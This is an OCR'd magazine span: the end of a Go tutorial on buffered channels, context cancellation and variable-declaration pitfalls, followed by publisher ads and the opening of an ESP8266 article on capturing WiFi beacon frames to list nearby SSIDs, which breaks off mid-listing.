Normally, channels do not buffer the input they receive, as shown by the example in Listing 7, which simply blocked the program flow. Usually, if you want a reader to be able to read without blocking, you have to make sure that a writer is writing to the channel in parallel. On the other hand, buffered channels can store data, so a writer can write to them without blocking, even if no one is reading yet. If a reader connects at some point, it can retrieve the data held in a buffer.

Buffered channels also provide a tool for limiting the maximum number of concurrently running goroutines. This avoids overloading the CPU with a single application when doing compute-intensive work. Listing 9 fires off 10 goroutines in a `for` loop, but a buffered channel allows only two to run at any given time. How does this work?

The size of the channel buffer (specified as the second optional argument in the `make` statement) determines the maximum number of writes into the channel that can be held without a reader present. In Listing 9, it also defines the maximum number of goroutines passing through the gated section in parallel. Any goroutine that seeks entry to the section with the `work()` call in line 14 will first attempt to write to the channel `limit`. If there is still buffer space available (initially there are two slots), then there are not too many goroutines running yet, and the channel will let the current goroutine write to continue running without blocking.

On the other hand, if the buffer is already full, no more goroutines are allowed to enter the protected area, and the channel blocks all attempts by incoming guests to write to the buffer. At the other end of the protected area, outflowing goroutines read a piece of data from the channel, freeing up a slot in the buffer. This affects the flow at the start of the protected area, where the channel then allows a write action and lets one of the inflowing goroutines pass. In this way, a buffered channel effortlessly limits the maximum number of goroutines running in parallel through a protected area.

Figure 2 shows that the goroutines with the index values `i=0` and `i=3` get in first (this is random). After this, `3` leaves the area, and `9` pushes to the front. Then `0` says goodbye, and `4` makes its way in, and so on.

Listing 9: limit.go

```
01 package main
02
03 import (
04   "fmt"
05   "time"
06 )
07
08 func main() {
09   limit := make(chan bool, 2)
10
11   for i := 0; i < 10; i++ {
12     go func(i int) {
13       limit <- true
14       work(i)
15       <-limit
16     }(i)
17   }
18
19   time.Sleep(10 * time.Second)
20 }
21
22 func work(id int) {
23   fmt.Printf("%d start\n", id)
24   time.Sleep(time.Second)
25   fmt.Printf("%d end\n", id)
26 }
```

By the way, watch out for `for` loops – such as the one in line 11 of Listing 9 – that fire off goroutines using a loop counter such as `i`. The `i` variable changes in each round of the loop. Since all goroutines share this variable, they would all display the same value (from the latest round of the loop) if they simply printed `i`. To allow each goroutine to pick up and display its own copy of the current state of `i`, line 12 passes in the `i` variable as a parameter to the `go func()` call, and now everything works as desired, because `i` remains local to the function and is separate from the shared value.

Viewed in Context

If you create a large number of goroutines, you have to precisely define the goroutines' life cycles. Otherwise, there will be uncontrolled growth, and resources that are not released will eventually paralyze the main program.

In Google's data centers, this problem arose with the web servers, which typically use goroutines to fetch data from various back-end services in order to fulfill user requests. If there is a delay and the web server loses patience, it has to inform all the goroutines that have been started in parallel that their services are no longer needed and that they should stop working immediately. The web server then looks to send an error message to the currently requesting web client to carry on with processing the next request.

This communication is handled by the context construct, which made its way into Go's standard library because of its importance. Using `context.Background()`, Listing 10 creates and initializes a channel from which any goroutine running in parallel will attempt to read permanently in a `select` statement. If the main program wants to drop the big snuffer on the goroutine's heads, it simply calls the context's `Cancel()` function. This takes down the internal channel, which in turn snaps all the listening goroutines out of their select statements at once. The routines can then quickly release their allocated resources and exit in an orderly fashion. From the main program's point of view, everything can be reliably cleaned up in a single action using a single instruction – convenience at its best.

Listing 10 fires off 10 concurrent goroutines in the `for` loop starting in line 13 to illustrate the mechanics. All of them jump to the worker `bee()` function starting in line 24 to output their integer values there in an infinite loop. They then wait for 200 milliseconds as instructed by `time.After()` in line 31, before going on to repeat themselves ad infinitum.

However, the `select` statement starting in line 28 does not just wait for the repeatedly expiring timer, it also waits for events in the `ctx.Done()` channel, which is the context's communication funnel. If the main program closes this channel, the corresponding case statement kicks in, and the goroutine says goodbye with `return`.

The program's output now looks like this:

```
097851234646392...
```

Then the program reliably terminates after about a second, when the main function timer expires in line 17 of the main program and the program calls the `cancel()` snuffer function previously created by `context.WithCancel()`.




Figure 2: There are only ever two goroutines running concurrently.

Attentive readers will note that functions in Go can return functions; they are first-order data types, and Go code uses this feature quite liberally, often to adopt a functional programming style.

Complains Unless Used

In other languages, unused variables and unnecessarily dragged-in header files often accumulate in the course of system development. Go has set out to get rid of this uncontrolled growth however possible. If you declare a variable, but don't use it, the compiler will knock it on the head; if you `import` an external package, but don't use a func-

Listing 10: ctx.go

```
01 package main
02
03 import (
04   "context"
05   "fmt"
06   "time"
07 )
08
09 func main() {
10   ctx, cancel := context.WithCancel(
11       context.Background())
12
13   for i := 0; i < 10; i++ {
14     bee(i, ctx)
15   }
16
17   time.Sleep(time.Second)
18   cancel()
19   fmt.Println("")
20 }
21
22 const tick = 200 * time.Millisecond
23
24 func bee(id int, ctx context.Context) {
25   go func() {
26     for {
27       fmt.Printf("%d", id)
28       select {
29       case <-ctx.Done():
30         return
31       case <-time.After(tick):
32       }
33     }
34   }()
35 }
```

tion from it anywhere, the compiler will refuse to do its work until the untidy code is cleaned up.

This is certainly a good idea for programs shortly before they are released, but it can be outright annoying during development. If something doesn't run as desired, the obvious thing to do is to include a `Printf()` statement in the code to print a variable's value, but this means importing the `fmt` package. If the `Printf()` statement subsequently disappears after the problem is fixed, the import section still says `"fmt"`, and the compiler refuses to compile the source code until that line disappears, too.

Fortunately, there is a loophole by which the compiler does not complain about defined but unused functions. If you want to stash code snippets for later use, just wrap them in a new function that you never use. By the way, I have heard that some renegade Go coders ignore the error codes returned by called functions by assigning them to the `_` (underscore) pseudo variable (see also Listing 4). However, this is a mean trick that should be banned.

Initialization with Pitfalls

Before you use a variable for the first time, Go insists on knowing its type. As a programmer, you can make this clear to the program either by explicitly declaring the variable, such as `var text string`, which declares the `text` variable of the `string` type.

But even the first assignment of a value to a variable can indirectly declare its type, if `:=` is used instead of the `=` operator. If the code says `foo := ""`, the compiler knows that the variable `foo` is of the `string` type. If you want a slightly more sophisticated example,

```
bar := map[string]int{"a": 1, "b": 2}
```

states that `bar` is a hash table (`map`) type, which maps integer values to strings and initializes the map by assigning a value of `1` to the `"a"` key and value of `2` to `"b"`.

If you don't declare your variables in one of these ways, you will get a rebuke from the compiler. This also happens if you're using previously declared variables on the left side of the `:=` operator, because then Go insists on a simple assignment with `=` instead, as there is nothing to declare.

Incidentally, the short declaration with `:=` (as opposed to the verbose one with `var`) sometimes leads to misunderstandings. A piece of code such as the one in Listing 11, which accidentally sets a variable `num` already set outside the (always true) `if` block together with a new `str` on the left side of a declaration/assignment with `:=`, will probably not work as desired. Go interprets the assignment as defining two new variables inside the `if` block and only overwrites the local version of `num` with the value `2`, while the variable outside the `if` block remains unchanged, and the `Print()` statement afterwards will print the unmodified old value.

If you actually intend to work with the outer definition of `num` and want to assign a new value to it within the `if` block, you must not use the `:=` operator in this arrangement. Instead, you must use `var` to declare the new `str` variable inside the `if` block and use the plain assignment operator `=` instead of `:=` to initialize it. With this, Go will only use one instance of `num`, both inside and outside the `if` block (Figure 3). In Listing 11, this would require changing line 11 to `var str string` and line 12 to `num, str = 2, "abc"`.

Listing 11: var1.go

```
01 package main
02
03 import (
04   "fmt"
05 )
06
07 func main() {
08   num := 1
09
10   if true {
11     num, str := 2, "abc"
12     fmt.Printf("num=%d str=%s\n", num, str) // 2, "abc"
13   }
14
15   fmt.Printf("num=%d\n", num) // 1
16 }
```

```
$ go run var1.go
num=2 str=abc
num=1

$ go run var2.go
num=2 str=abc
num=2
```

Figure 3: The output from both versions of the program in Listing 11 at runtime.

So Much More

There is so much more I could talk about: for example, the fact that – instead of typical object orientation – Go only offers structs as instance variables. It addresses them with method-style functions. Or what about the ingeniously simple reader interface that lets functions process data transparently, no matter if they come from a file, an Internet connection, or a string? Using code reflection to examine your code's data structures at runtime would be another topic, or the elegant `defer` statement to free up resources at the end of a function, and much more, but that will have to be deferred to another time for lack of space.

At the end of the day, Go is a very well thought out language that builds on the tradition of time-honored and overwhelmingly successful languages such as C, but eliminates their shortcomings and gives programming professionals a modern tool for the 21st century. ■■■

Info

[1] Go tutorial: *https://tour.golang.org*

[2] Donovan, Alan A. A., and Brian W. Kernighan. *The Go Programming Language*. Addison-Wesley Professional, 2016, *https://www.pearson.com/us/higher-education/program/Donovan-Go-Programming-Language-The/PGM234922.html*

[3] Listings for this article: *ftp://ftp.linux-magazine.com/pub/listings/linux-magazine.com/250/*

[4] "Getting to Go: The Journey of Go's Garbage Collector" by Rick Hudson, *The Go Blog*, July 12, 2018, *https://blog.golang.org/ismmkeynote*

IT Highlights at a Glance

Too busy to wade through press releases and chatty tech news sites? Let us deliver the most relevant news, technical articles, and tool tips – straight to your Inbox. Subscribe today for our excellent newsletters:

ADMIN HPC • ADMIN Update • Linux Update

and keep your finger on the pulse of the IT industry.

ADMIN and HPC: **bit.ly/HPC-ADMIN-Update**
Linux Update: **bit.ly/Linux-Update**

Photo by Parker Byrd on Unsplash

MakerSpace

Sniffing WiFi with an ESP8266 microcontroller

Listener

The ESP8266 is in the core of many IoT devices. Thanks to ESP8266 sniffer mode, you can monitor the WiFi medium for diagnostics and optimization. *By Emil J. Khatib*

In recent years, Arduino has gained fame as the quintessential beginner's board, but other boards with different characteristics might be more appropriate for certain projects. The ESP8266 is a system-on-chip (SoC), similar to the ATMEGA microcontrollers found on Arduino boards, but with a wireless communications module embedded within the same package.

The main advantages of the ESP8266 are its extremely low price, low energy consumption, and relatively high performance. Apart from these advantages, the availability of a platform support package for the Arduino IDE makes it extremely accessible to beginners. Although ESP8266 modules can be used as independent microcontrollers, they are often used as WiFi modems for Arduino projects because the default firmware implements an AT modem.

The ESP8266 microcontroller can be found in several form factors [1]. One of the most commonly used for beginners is the NodeMCU board in its different variants. The NodeMCU boards are wrappers for the ESP-12 modules, which can be used in more advanced projects and final prototypes. The ESP-12 module is also in the core of the WeMos D1 board, which is designed with an Arduino Uno pinout, making it compatible with most shields.

For projects in which a small size is more important than the number of I/O pins (e.g., smart plugs), the ESP-01 module is commonly used. Finally, the ESP-05 form factor implements a universal asynchronous receiver-transmitter (UART) modem ideal for Arduino boards and cannot be programmed out of the box. In the project in this article, I use the NodeMCU v3 board (Figure 1) for its simplicity and availability. If you are programming any of the devices that do not have a USB connector, keep in mind that you will need to use a USB-UART converter and figure out the pins.

The ESP8266 offers several ways of programming. The original and default method is compiling the firmware with the standard GNU C toolchain and uploading the compiled image with a command-line application called `esptool`. Fortunately, much simpler ways are available, including the Arduino IDE, which I use in this article.

Other ways include the use of over-the-air (OTA) updates, which can be done over WiFi without having to connect the device physically to the com-




Figure 1: NodeMCU board connected to the USB port.

Lead Image © donatas1205, 123RF.com

puter used for programming (very useful for pushing updates on finalized prototypes!), or the use of tools such as ESP Easy, which allows you to configure the behavior of the ESP8266 through a web interface without programming (of course, reducing drastically the flexibility that C programming offers). Furthermore, the ESP8266 officially supports a real-time operating system (RTOS) mode officially and MicroPython, although in those cases I would recommend the more advanced ESP32 SoCs.

In this article, I use the WiFi sniffer mode (also known as monitor or promiscuous mode), which is one of the many interesting functionalities that ESP8266 offers. In this mode, the WiFi modem captures all the WiFi physical layer (PHY) packets that are in the air, regard-




Figure 2: Format of the buffer for the data and the control and management packets.

The MAC Layer

The sniffing described in this article occurs at the MAC layer, which is a sublayer of the Link layer. The MAC layer in IEEE 802.11 performs several functions related to the radio access service provided by the PHY layer. First, the MAC layer orchestrates access to the medium through the carrier sense multiple access with collision avoidance (CSMA/CA) protocol.

Second, the MAC layer defines an addressing scheme, wherein each terminal uses a unique identifier to send and receive datagrams. MAC addresses are made up of 6 bytes and represented by 12 hexadecimal digits. The MAC address of an access point (AP) is also the BSSID of a basic service set (BSS). The BSSID is completely different from the service set ID (SSID): It cannot be customized, it is used only at the MAC layer, and it is different for each AP of an extended service set (ESS).

Third, the MAC layer provides a set of frame definitions that define a structure for the transmitted data. Specifically, three types of frames are defined in IEEE 802.11:

- **Data frames** carry user data from the network layer, normally consisting of Internet protocol (IP) datagrams.
- **Management frames** carry the control plane messages that perform all the functionalities required to create and maintain wireless local area networks (WLANs). Some notable examples are the beacon frames, which are transmitted by APs broadcasting their capabilities, SSID and other IDs, and association request and response frames, which are used to establish a connection to a BSS and other service sets.
- **Control frames** are part of the CSMA/CA protocol and are used for coordinating access to the medium.

SSID announcements occur with management frames. Specifically, a beacon frame is the management frame used for an SSID announcement. Beacon frames contain all the information that a non-connected STA would need to know to connect. In a BSS, the beacon frame is transmitted only by the AP, whereas in an independent BSS (IBSS , also known as ad-hoc networks), it is transmitted by all the STAs. The beacon frames are transmitted regularly (about 10 times per second) for devices that are scanning passively to discover nearby networks. Alternatively, STAs may discover networks by actively sending probe requests (another subtype of management frames), to which probe replies are returned (containing the same information as beacon frames). Here, I collect the beacon frames and get a list of visible service sets (i.e., a list of SSIDs).

Figure 3 shows the format of a frame. Each frame is made up of three main parts: the MAC header, which contains metadata for the MAC layer of the networked devices that informs what to do with the packet; the body, which contains the higher layer data; and the frame check sequence (FCS), which detects transmission errors.

The header, in turn, is divided into six fields:

- **Frame control** (2 bytes) contains data such as the protocol version or whether the message is a retransmission. I am interested in the type and subtype fields, which I will use to filter the type of frames I will be sniffing.
- **Duration or ID** (2 bytes) is a multipurpose field, depending on the type of frame. In some cases it is used to communicate to STAs in power save mode that a frame awaits them. In others, it communicates the duration of the acknowledgement frame that the receiver will send for the current frame.
- **Address fields** (6 bytes each), of which there are three (1, 2, and 3), have content that depends on the values of the *To DS* and *From DS* bits in the frame control field. In beacons, address 1 represents the destination address (DA), which is the broadcast address (all bits set to 1); address 2 is the source address (SA), which is the MAC address of the transmitting AP; and address 3 is the BSSID.
- **Sequence control** (2 bytes), when the higher layers are transmitting a datagram that is longer than the maximum size the MAC frame can transmit and is divided into fragments, organizes fragmentation and ensures re-assembly on reception.

In beacon frames, the body contains the information about the service set so that nearby devices listening can connect. Figure 4 shows the structure of the first bytes of the beacon frame body. I am interested in the SSID field, which is variable and contains three subfields: an ID field (1 byte), which identifies the contents of the field (all zeroes for SSID); a size field (1 byte); and a variable field of up to 32 bytes containing the SSID. There are no restrictions on the contents of the SSID, so it can contain non-printable characters. The SSID can even have all null characters, in which case it is called a hidden SSID.




Figure 3: IEEE 802.11 frame format.




Figure 4: First bytes of the body of a beacon frame.

less of which network they belong to. The device does not need to (in fact, it must not be) connected to the any of the basic service set IDs (BSSIDs) from which it is sniffing packets. This mode is normally used for network debugging or for other purposes, such as detecting WiFi stations (STAs) nearby for counting people at a specific venue.

In monitor mode, the ESP8266 listens to the medium for packets at the physical layer on one of the 11 channels (or frequencies) present in the 2.4GHz band. When a packet is detected, it is decoded at the media access control (MAC) layer and saved into a buffer along with some extra information; a callback is then invoked to process the frame.

Depending on the frame type, the buffer will have different contents (see the "The MAC Layer" box). In the technical reference for the ESP8266 [2], a code listing shows the contents of this buffer depending on the type of frame. Figure 2 shows the contents of the buffer for different frame types. The *RxControl* field contains data such as the received signal strength indicator (RSSI) or the modulation coding scheme (MCS, for IEEE 802.11n). The *buf* field contains the first bytes of the captured datagram. In the case of data frames, only the first 36 bytes are saved (i.e., the frame header). In management and control frames, 112 bytes are saved containing the header and part of the body. The *cnt* field shows the number of captured frames, which is greater than 1 only for aggregated data frames (a method for including several MAC frames into a single PHY packet for higher efficiency). The *len* field in the management frame buffer indicates the total length of the frame, and the *LenSeq* array indicates the same plus additional information for data frames.

Setting Up the Environment

Now you need to get your Linux environment up and running for programming the ESP8266. The first step is, of course, installing the Arduino environment if you don't have it already. You can either download it from the official site or use your distro package manager. In Debian/Ubuntu-, Fedora-, Arch-, and openSUSE-based distros, respectively, the commands are:

```
# apt install arduino
# dnf install arduino
# pacman -S arduino
# zypper in arduino
```

You also need to make sure your user belongs to the *dialout* group to access the USB TTY port:

```
# sudo usermod -a ➲
  -G dialout <username>
```

For the changes to take place, you must then restart your session. On some platforms, the user might also need to be in the *lock* group.

Once Arduino is installed, you need to start the IDE, which will take you to the initial screen shown in Figure 5. The Arduino IDE is rather simple, oriented to writing and uploading code without much hassle. It has some helper components, of which you will use two: the Boards Manager, which adds platform support for different hardware components, and the Serial Monitor, which establishes a UART connection with the device and lets you interact with it over the USB connection. Below the menubar is a set of shortcuts, which are, from left to right: *Verify*, *Upload*, *New*, *Open*, and *Save* (on the left), and *Launch Serial Monitor* (on the far right).

To add platform support (because Arduino IDE only supports Arduino boards by default), you have to open the *File* | *Preferences* screen (Figure 6). In this screen you configure the *Additional Boards Manager URLs* by adding *https://arduino.esp8266.com/stable/package_esp8266com_index.json*, which is the repository for platform support. After pressing *OK* to save the changes and exiting the Preferences window, you need to invoke the Boards Manager to install platform support under *Tools* | *Board* | *Boards Manager*. In the resulting dialog (Figure 7), search for ESP8266 to install the *esp8266* package; exit the Boards Manager once its done.

Now that the environment is ready for programming the ESP8266, try a quick test by running the equivalent of a "Hello world" program in Arduino, which is "Blink." This project will make the status LED of the board blink once per second.

Next, plug the ESP8266 board into the USB port of the computer and select the correct board under *Tools* | *Board* | *ESP8266 boards*. In my case, I'll select *NodeMCU 1.0*. If you have a different board, use the appropriate entry, and in case of doubt, use the *Generic ESP8266 Module* option. Now load the example project from *File* | *Examples* | *01.Basics* | *Blink*. Note the many examples that would be good starting points for your personal development. To compile and




Figure 5: Initial screen of the Arduino IDE.





Figure 6: Preferences dialog.

REAL SOLUTIONS *for* REAL NETWORKS



ADMIN is your source for technical solutions to real-world problems.

Improve your admin skills with practical articles on:


- Security
- Cloud computing
- DevOps
- HPC
- Storage and more!


SUBSCRIBE NOW!


shop.linuxnewmedia.com

Check out our full catalog:

shop.linuxnewmedia.com







load the program, press the *Upload* button. After some status text in the output area in the lower half of the main window (including a progress indicator for image uploading), the new firmware will be loaded into the board and the LED will start blinking.

If you encounter a problem during the upload, check that the correct port is selected in *Tools* | *Port* and that the correct board is selected in *Tools* | *Board* | *ESP8266 boards*. If you get permission errors, make sure you restarted your session after adding your user to the groups.




Figure 7: Boards Manager dialog.

Packet Sniffer

Now it's time to design and write the program. The objective of the program example is simply to collect all the SSIDs that are within range of the device by capturing all the beacon frames and extracting the SSIDs. You can find simpler ways of obtaining the list of SSIDs, but in the interest of learning, I will take you the long way around.

The elements to be used are the WiFi modem configured in monitor mode to capture the frames and the serial port to display the information through the Serial Monitor. The monitor mode first must be configured in the program, including the designation of a callback. The callback is invoked each time a new packet is received. In this callback, you do all the processing and do it as quickly as possible because other packets received during the execution of the callback are dropped. The callback is a C function that receives two parameters: a pointer to a buffer where the captured frame is saved, and an integer indicating the length of captured bytes.

In this program, the first step will be to discard all the received frames that are not beacons (which are a subtype of

Listing 1: Callback and Auxiliary Functions

```
01 bool in_list(char ssid[32], int ssid_len) {
02   for (int i = 0; i < n_readings; i++) {
03
04     // If the lengths are different, go to next
05     if (readings_len[i] != ssid_len) {
06       continue;
07     }
08
09     // If the saved and new SSIDs are equal, return true
10     if (memcmp(ssid, readings[i], sizeof(char)*ssid_len)
           == 0) {
11       return true;
12     }
13
14   }
15   return false;
16 }
17
18 void add_reading(char new_ssid[32], int ssid_len) {
19   // Check if SSID has been seen earlier
20   if (in_list(new_ssid, ssid_len)) {
21     return;
22   }
23
24   // Reset counter if the list is full
25   if (n_readings == MAX_LIST_LEN) {
26     n_readings = 0;
27   }
28
29   // Save the new SSID
30   memcpy(readings[n_readings], new_ssid, sizeof
          (char) * 32);
31   readings[n_readings][ssid_len] = '\0';
32   readings_len[n_readings] = ssid_len;
33   n_readings++;
34 }
35
36 void process_frame(control_frame *pkt) {
37
38   // Convert to usable struct
39   beacon_t *beacon = (beacon_t*) pkt->buf;
40   frame_control_t fc = (frame_control_t)
      beacon->frame_ctrl;
41
42   // Check subtype and process further
43   if (fc.subtype == 8) {
44     ssid_t ssid = (ssid_t) beacon->ssid;
45     add_reading(ssid.ssid_str, ssid.ssid_len);
46   }
47
48 };
49
50 void callback(uint8_t *buff, uint16_t len) {
51   // Check the buffer for a control frame and process it
52   if (len == sizeof(struct control_frame)) {
53     control_frame *pkt = (control_frame*)buff;
54     process_frame(pkt);
55   }
56 }
```

Listing 2: Structure of Receive Buffer

```
01 struct control_frame {
02  uint8_t rxcontrol[12];
03  uint8_t buf[112];
04  uint8_t cnt[2];
05  uint8_t len[2];
06 };
```

Listing 3: Structures for Casting Captured Bytes

```
01 // Bitwise format for frame control field
02 struct frame_control_t {
03  uint8_t protocol: 2;
04  uint8_t type: 2;
05  uint8_t subtype: 4;
06  uint8_t to_ds: 1;
07  uint8_t from_ds: 1;
08  uint8_t more_frag: 1;
09  uint8_t retry: 1;
10  uint8_t pwr_mgmt: 1;
11  uint8_t more_data: 1;
12  uint8_t wep: 1;
13  uint8_t strict: 1;
14 };
15
16 // SSID field format
17 struct ssid_t {
18  uint8_t field_id;
19  uint8_t ssid_len;
20  char ssid_str[32];
21 };
22
23 // Beacon format
24 struct beacon_t {
